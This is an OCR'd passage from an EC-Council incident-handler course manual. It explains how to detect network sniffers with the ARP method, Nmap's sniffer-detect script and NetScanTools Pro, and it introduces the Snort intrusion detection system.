



Figure 6.29: Sniffing detection using the DNS method

- **ARP Method**

  In this technique, a non-broadcast ARP is sent to all nodes in a network. The node running in the promiscuous mode will cache the local ARP address. Then, it will broadcast a ping message in the network with the local IP address but a different MAC address. In this case, only the node with the MAC address (cached earlier) will be able to respond to the broadcast ping request. A machine in promiscuous mode replies to the ping message because it contains correct information about the host sending ping requests in its cache; the remaining machines will send an ARP probe to identify the source of the ping request. Thus, the node running the sniffer will be detected.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.30: Detecting sniffing via the ARP method

- **Using Promiscuous Detection Tools**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap's NSE script allows users to check whether the network card of a system in a local Ethernet is in promiscuous mode.

    Run the following command to detect NIC in promiscuous mode:

    ```
    nmap --script=sniffer-detect [Target IP Address/Range of IP addresses]
    ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.31: Screenshot showing Nmap output

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro includes the Promiscuous Mode Scanner tool that scans a subnet for network interfaces listening for all Ethernet packets in promiscuous mode. Incident responders can use NetScanTools Pro to scan subnets with modified ARP packets and detect devices responding to each type of ARP packet.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.32: Screenshot of NetScanTools Pro – Promiscuous Mode Scanner

## Detecting Firewall and IDS Evasion Attempts: Intrusion Detection Using Snort

Source: *https://www.snort.org*

Snort is an open-source network intrusion detection system that can perform real-time traffic analysis and packet logging on IP networks. It can also perform protocol analysis and content searching/matching, and it is used to detect various attacks and probes such as buffer overflows, stealth port scans, and OS fingerprinting attempts. It uses a language with flexible rules to decide whether traffic should be collected or allowed to pass, along with a detection engine comprising a modular plug-in architecture.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.33: Screenshot of Snort

